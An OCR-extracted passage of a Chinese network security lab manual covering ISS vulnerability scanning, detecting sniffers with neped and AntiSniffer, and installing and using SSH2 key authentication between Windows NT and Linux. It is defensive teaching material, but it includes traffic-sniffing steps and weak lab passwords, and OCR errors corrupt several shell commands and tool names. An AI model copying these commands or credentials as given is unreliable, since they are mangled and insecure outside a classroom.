
3、选择一台主机，然后在Scan菜单中选择ScanNow进行扫描检测

4、打开Repons菜单，选择GenerateReport

5、单击Technician图标，展开后查看Vulnerabilities项



6、选择Vulnerability Assessment Sorted by IP Address，然后单击下一步



7、选择刚才定义的会话，单击下一步

在这一步，还可以有针对性的选择相应的风险级别

8、单击PreviewReport按钮

ISS将产生详细的检测报告，在这一步还可以选择打印报告(Print Report)或导出报告(ExportReport)，可以根据需要作出不同的选择

9、查阅ISS所产生的检测报告

ISS所创建的检测日志列出一些潜在的安全威胁和系统漏洞，可以针对Intranet、firewall、Webserver，并且对每一种活动都提供了可自定义的扫描方案，所产生的扫描报告包含有重要的和经常遭受攻击的系统的安全特性

实验二十：在Linux下安装、使用混杂模式检测器

实验等级：可选

实验步骤：

1、合作双方：以root身份登录进入Linux

2、合作双方：从UNC地址＼＼teacher＼share＼获得neped．c

3、合作双方：使用以下命令编译：

host#gcc neped．C –O neped

4、合作者1：执行命令host#tcpdump，这一命令的用意是将网卡设为混杂模式，可能需要一段时间的等待

5、合作者2：执行命令**host#./neped eth0**，检测网段中所有的标号为1的网卡，并且报告哪些网卡是处于混杂模式

6、合作者2：检测完毕后，应该能够检测到的子网内的所有处于混杂模式的网卡

7、合作双方：互换角色，将以上练习重复一遍

neped程序能够在linux系统下检测出混杂模式网卡的位置并对其进行定位，为基于linux平台的系统提供了发现、防范Sniffer的基本手段

实验二十一：使用AntiSnifier检测工作在混杂模式下的网卡


实验等级： 高

实验目的： 使用AntiSniffer检测NT或Linux系统中的Sniffer嗅探器，分析扫描结果

实验步骤：

1、合作双方：以Administrator身份登录进入WindowsNT
之所以要用Administrator身份登录，是因为运行AntiSniffer必须要有管理员权限

2、合作双方：从UNC路径＼＼teacher＼share＼获得AntiSniffer安装文件包，然后安装AntiSniffer，安装过程中，输出文件夹应该是C：＼TEMP\AntiSniffer，接受所有缺省选项；安装完成时，选中Yes,Launchtheprogramfile复选框运行以后，将出现AntiSniffer的主界面



3、合作双方：确信AntiSniffer已经注册了你的网卡，接下来就可以开始扫描

4、合作者1：登录进入1mux

5、合作者1：使用tcpdump将网一卡设为混杂模式
如果希望在NT下完成这个实验，也可以打开SnifferPro并将网卡置于混杂模式状态

6、合作者2：在AntiSniffer中，选择NetworkConfigure标签

7、合作者2：输入合作伙伴的1P地址
如果想扫描网段中的连续主机，可以先选中Range复选框，然后输入起始地址和结束地址

8、合作者2：确信合作伙伴已将网卡设置成混杂模式，然后开始扫描；注意整个过程中，AntiSniffer将进行大量测试，包括ARP和DNS检查、SYNflood分析、Ping检查

9、合作者2：一段时间后，AntiSniffer应该能够检测出合作伙伴的网卡处于混杂模式，同时将发出警告信息，单击警告窗口关闭

10、合作者2：AntiSniffer将提示出哪一个系统的网卡处于混杂模式，同时让你检查是否属实，如果出现误报，只要单击No即可

11、合作者2：检测结束后，HostsTested值由0变为1，这时可以选择Reports标签查看详细信息 ：

12、合作者2：单击Report on Machine 按钮
13、合作者2：选择合作伙伴的系统
14、合作双方：查看报告结果，注意当ICMP Test Timings达到极限时，AntiSniffer就会发出警报

AntiSniffer主要针对Sniffer进行检测，无论对方采用的是NT还是LInux，在通常情况下，使用AntiSniffer检测被怀疑对象，而不是整个网络中的主机

实验二十二：安装SSH Server替换Telnet和rlogin工具

实验等级：高

实验目的：掌握在linux下安装和使用SSH，替代Telnet等明文传输协议

实验步骤：

1、从UNC路径＼＼teacher＼share＼获得SSH安装文件
2、获得文件后，使用下列命令解压得到tar文件
host#gunzip ssh-2．0．13．tar．gz
3、解开得到的tar文件包
host#tar-xvfssh-2．0．13．tar
可以将上面的两步合为下面一步
host#tar-zxvf ssh-2．0．13．tar．gz
4、进入最后的到的ssh-20．1.3目录：host#cd ssh-2．0．13
ssh-2．0．13目录名称因版本号的不同而不同，所以得到的目录名可能不是ssh-2．0．13
5、使用configure编译源程序：hostg．／configure
6、运行以下命令安装SSH
host#make
7、一段时间后，SSH将完成安装；返回命令提示状态后，使用以下命令产生服务器端的密钥对
host#make install
8、在创建了密钥对以后，· 接下来启动sshd2 ．
host#／usr／local／sbin／sshd2
sshd2程序的正常运行是SSH公钥体系得以实施的前提，可以把sshd2看成是SSH服务，在后面的实验中，如果出现问题，你可能需要检查你的sshd2程序是否处于正常运行状态
9、编辑文件／etc／rc．d／rc．10cal，在该文件最末尾添加下面一行
／usr／local／sbin／sshd2
插入这一行文本的目的是在主机引导时自动启动sshd2，而不需要在进入linux后人工输入命令启动程序

由于telnet以及r系列命令所使用的明文传输方式的巨大安全分险，就非常有必要使用SSH公钥体系对其进行替换，以保证关键数据和敏感信息不被伪造、不被非授权的获取、即使被劫获也能保证安全性


实验二十三：SSH加密传输与认证

实验等级：高

实验目的：通过使用SSH连接到服务器端，掌握SSH的CIS结构和加密传输方法

实验步骤：

1、确信合作伙伴的sshd2正常运行，否则应该提示合作伙伴执行以下命令
host#／usr／local／sbin／sshd2
2、打开WindowsNT SSH客户端程序
3、按下回车或空格进行连接
4、输入合作伙伴的IP地址，以及有效名称和密码



在这一步，不要企图以root用户身份连接，因为在缺省情况下，linux不允许以root身份远程连接；所以，应该以非root用户连接，然后使用su命令获得root权限。如果有必要的话，应该实现创建一个非root帐户

5、在Hostldentification对话框中，单击Yes

6、完成上述步骤之后，就获得了服务器端的公钥，并且建立了认证关系

7、打开Edit菜单，选择Properties，在弹出的对话框左侧的树状结构中选择Host Keys节点，应该看到从服务器端传输过来的公钥

在这一步，我们还可以通过选择不同的按钮导入(Import…)、导出(Export…)、删除(Delete)主机公钥文件(注意和用户公钥文件的区别)

8、打开SnifferPro，开始捕获数据包，注意所捕到的数据包为加密的，可见通过SSH建立了安全连接

9、同时建立到合作伙伴的Telnet会话和SSH会话．注意SnifferPro所捕获的数据包的差异性：即Telnet连接信息是可见的、不加密的，而SSH会话连接会对相关信息进行数据加密，从而保障了通信安全

实验二十四：通过SSH在FTP方式下安全地传输文件


实验等级：可选

实验目的：掌握用SSH建立安全的FTP连接的方法 。

实验步骤：


1、打开F-Secure SSH FTP

在地址栏中可以输入已经通过SSH认证的FTP站点或SSH服务器端的FTP站点，




2、在Command菜单中，选择Connect...


3、输入合作伙伴的主机名，以及有效用户名和密码



4、单击Connect按钮
5、通过上述步骤，SSH客户将通过认让建立起一个安全的FTP连接
6、上传一个简单的文件到合作伙伴的FTP站点
7、使用Sniffer Pro捕获数据包，查看数据包内容
8、打开命令行提示窗口，使用卸命令连接到合作伙伴
9、使用get命令将刚才的文件下载
10、注意观察下载过程中SnifferPro所捕捉到的数据包，对比两次的捕获结果
11、在Edit菜单中，选择Properties…，打开Properties对话框



在这一步，我们可以对有关参数进行详细的配置，以满足当前网络的不同需求，例如可以通过选择FTP Protocol节点编辑匿名登录的用户名、密码、传输模式等



实验二十五：用SSH在LinuX下创建、发放密钥

实验等级：高
实验目的：灵活使用ssh-keygen2在linux下创建公钥对，
集中交换各自的公钥

实验步骤：

1、以root用户身份登录

2、退出到根目录：host#cd／

3、执行以下命令

host#／usr／local／bin／ssh-keygen2

随后ssh-keuygen2将开始执行并创建密钥对

4、当ssh-keygen2提示时，输入password作为私钥密码并加以确认；

在这一步，私钥设为password

5、ssh2-keygen2将在当前目录’卜自动创建名为．ssh2的隐藏目录

6、进入ssh-keygen2程序创建的．ssh2隐藏目录

host#cd．ssh2

7、使用ls命令列出该目录‘下的所有内容

8、注意在列出的清单中名称类似于id _dsa_1024_ a和id_sa_1024_a．pub的两个文件在这里，id _dsa_1024_ a应该是私钥文件，id _dsa_1024_ a．pub为公钥文件，dsa是算法名称，1024指加密长度／强度

9、创建上述两个文件的拷贝，分别命名为sx和sx．pub(x为自己的座位号)　　’

host#cp id _dsa_1024_ a Sx

host#cp id_dsa_1024_a．pub sx．pub

注意不要将公钥文件：和私钥文件混淆

10、tip连接到teacher，将sx．pub文件上传到teacher的tip目录下

11、在同一处下载合作伙伴的公钥文件：

在创建了密钥对后，就可以使用这对密钥，采用发放公钥文件的方式，使得系统之间(NT与NT、NT与Linux、NT与Linux竹)可以实现安全的连接

实验二十六：在LinIJX-V使用公钥体系进行认证

实验等级：高

实验目的：创建验证标识文件，合理编辑认证文件

实验步骤：

1、以root用户身份登录到linux

2、进入**.ssh**目录：host#cd／．ssh／

3、创建名为identification和authorization的文件

host#touch identification

host#touch authorization

4、用VI编辑identification文件，加入下面一行并加以保存

key PrivateKey_Name

这里PrivateKey_Name为自己的私钥文件名称

5、获得合作伙伴的公钥文件sx．pub并将其放置在．ssh2目录下

6、用vi编辑authorization文件，加入下面一行并加以保存

Key PublicKey_ Name．pub

这一步中的PublicKey_name．pub为合作伙伴的公钥文件名称

7、确信／usr／local／sbin／sshd2正常运行

8、执行以下命令实施公钥体系

host#／usr／local/bin／ssh2 –l root partner's_machine

9、在提示状态下输入自己的私钥，密码为password，一旦通过认证，将获得合作伙伴系统的rootshell权限。如果在这一步有异常现象，可能由以下原因引起：

(1)你的合作伙伴没有受到你的公钥文件或没有将公钥文件置于它的．ssh目录下

(2)你的合作伙伴没有在他的authorization文件中添加针对你的认证项(Keysx．pub)

10、退出合作伙伴的系统，再重新连接，在要求输入密码时输入错误的密码：

接下来系统要求输入合作伙伴的root密码，这一过程仍然是加密传输的，正确输入后同样可以登录，但是不再使用公钥认证

11、　执行以下命令，建立安全的FTP连接

／usr／local／bin／sfip2 sx(sx为合作伙伴主机名，x为座位号)

你会被提示输入你得私钥密码，如果通过验证，就可以建立起安全的FTP连接

实验二十七：在WindOWs NT和Linux之间建立可信连接

实验等级：中

实验目的：学会在异构系统·卜采用公钥体系实施安全通信

实验步骤：

在实验二十四中，我们实践了NT和Linux系统的公钥机制的安全通信方法，但是当服务器端没有建立密钥对时，NT客户端为了通过验证，将被迫访问Linux的／etc／passwd和／etc／shadow数据库，进而建立起能够使用公钥加密的可信连接

1、合作者1：以root用户身份登录到linux

2、合作者1：将root用户密码改为ciwcertified

host#passwd

New UNIX password：


Retype new UNIX password：

passwd：all authentication tokens updated successfully

3、合作者2：以Administrator身份登录到WindowsNT，打开F-SecureSSH‘

4、合作者2：打开Edit菜单，选择Properties…

5、合作者2：在Properties窗口中，选择树状结构中的User keys节点，查看存在的用户密钥对



6、合作者2：关闭对话框，在Tools菜单中选择Key Generation Wizard

7、合作者2：在出现的对话框中单击下一步按钮以产生新的密钥对

在这一步，你还可以选择已有的密钥对，单击Export…按钮导出到文件：

8、合作者2：在接下来的创建向导中，接受所有的默认值

9、合作者2：当Key Generation Wizard要求输入私钥时，在Comment字段输入nt．youmame，Passphrase字段输入password作为私钥并加以确认

10、合作者2：单击下一步，在随后出现的对话框中单击Generation按钮，从而创建密钥对

11、合作者2：为创建的密钥对命名，尽量采用好记的名称，然后单击下一步

12、合作者2：单击完成返回主窗口

13、合作者2：进入SSH安装目录下的Ssh＼UserKeys文件夹，将公钥文件复制到桌面上，然后使用卸方式将公钥文件传给合作伙伴对于这一步，可以在Properties对话框中选定创建的密钥，然后导出到指定位置

14、合作者1：获得合作伙伴的公钥文件并将其放到．ssh目录下

15、合作者1：编辑authorization文件，添加下面一行

Key PublicKey_FileName

16、合作者1：编辑identification文件，添加下面一行

Idkey Name

通过本实验，可以清楚地分析出SSH公钥体系的工作原理和实际效果；同时SSH可 以很好地工作在异构环境中，对身份验证、安全数据传输都能起到很好的作用